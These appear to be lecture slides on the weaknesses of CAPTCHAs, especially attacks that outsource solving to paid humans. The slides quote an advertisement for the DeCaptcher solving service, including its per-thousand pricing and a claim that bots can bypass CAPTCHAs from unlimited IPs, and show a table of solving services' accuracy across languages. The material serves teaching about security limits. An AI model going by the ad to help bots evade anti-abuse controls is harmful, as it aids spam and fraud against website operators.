
- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans



- *Accessibility*: not all humans can see
- *Granularity*: not all bots are bad (e.g., crawlers)

Issues with CAPTCHAs, con't

- Deepest problem: CAPTCHAs are inherently vulnerable to *outsourcing* attacks
 - Attacker gets real humans to solve them



The image is a screenshot of a Google search results page for the query "crack captcha". The browser's address bar shows the search URL. The search results include a sponsored link for "Captcha solving" from www.decaptcher.com, which is highlighted with a yellow background. Below this, there is a detailed advertisement for DeCaptcher. The ad text describes the service, lists steps for using it, and includes pricing information. A red circle highlights the pricing section: "You pay for correctly recognized CAPTCHAs only. The price is \$2 for 1000 CAPTCHAs. We accept payments from \$10." Below the pricing, there are two FAQ-style questions and answers regarding IP restrictions and captcha decoding.

Using the advertisement in blogs, social networks, etc significantly increases the efficiency of the business. Many services use pictures called CAPTCHAs in order to prevent automated use of these services.

Solve CAPTCHAs with the help of this portal, increase your business efficiency now!

Follow these steps:

- Register
- Login and follow the link inside to load funds to your account.
- Your request will be processed ASAP.

You pay for correctly recognized CAPTCHAs only
The price is \$2 for 1000 CAPTCHAs. We accept payments from \$10.

If you use a third-party software the price could be different, contact the software vendor for more information.

Hi! I want to bypass captcha from my bots. Bots have different IPs. Is it possible to use your service from many IPs?
We have no restrictions about IP: with DeCaptcher you can bypass CAPTCHA from as many IPs as you need.

Hi. I need to crack captcha. Do you provide a captcha decoders?
DeCaptcher CAPTCHA solving is processed by humans. So the accuracy is much better than an automated captcha solver ones

Language	Example	AG	BC	BY	CB	DC	IT	All
English	one two three	51.1	37.6	4.76	40.6	39.0	62.0	39.2
Chinese (Simp.)	一 二 三	48.4	31.0	0.00	68.9	26.9	35.8	35.2
Chinese (Trad.)	一 二 三	52.9	24.4	0.00	63.8	30.2	33.0	34.1
Spanish	uno dos tres	1.81	13.8	0.00	2.90	7.78	56.8	13.9
Italian	uno due tre	3.65	8.45	0.00	4.65	5.44	57.1	13.2
Tagalog	isá dalawá tatló	0.00	5.79	0.00	0.00	7.84	57.2	11.8
Portuguese	um dois três	3.15	10.1	0.00	1.48	3.98	48.9	11.3
Russian	один два три	24.1	0.00	0.00	11.4	0.55	16.5	8.76
Tamil	ஒன்று இரண்டு மூன்று	2.26	21.1	3.26	0.74	12.1	5.36	7.47
Dutch	een twee drie	4.09	1.36	0.00	0.00	1.22	31.1	6.30
Hindi	एक दो तीन	10.5	5.38	2.47	1.52	6.30	9.49	5.94
German	eins zwei drei	3.62	0.72	0.00	1.46	0.58	29.1	5.91
Malay	satu dua tiga	0.00	1.42	0.00	0.00	0.55	29.4	5.23
Vietnamese	một hai ba	0.46	2.07	0.00	0.00	1.74	18.1	3.72
Korean	일 이 삼	0.00	0.00	0.00	0.00	0.00	20.2	3.37
Greek	ένα δύο τρία	0.45	0.00	0.00	0.00	0.00	15.5	2.65
Arabic	واحد اثنين ثلاثة	0.00	0.00	0.00	0.00	0.00	15.3	2.56
Bengali	এক দুই তিন	0.45	0.00	9.89	0.00	0.00	0.00	1.72
Kannada	ಒಂದು ಎರಡು ಮೂರು	0.91	0.00	0.00	0.00	0.55	6.14	1.26
Klingon	ᑭ ᑭᑭ ᑭᑭᑭ	0.00	0.00	0.00	0.00	0.00	1.12	0.19
Farsi	یک دو سه	0.45	0.00	0.00	0.00	0.00	0.00	0.08

Table 2: Percentage of responses from the services with correct answers for the language CAPTCHAs.

These Days: CAPTCHAs are ways of *training* AI systems



SO MUCH OF "AI" IS JUST FIGURING OUT WAYS TO OFFLOAD WORK ONTO RANDOM STRANGERS.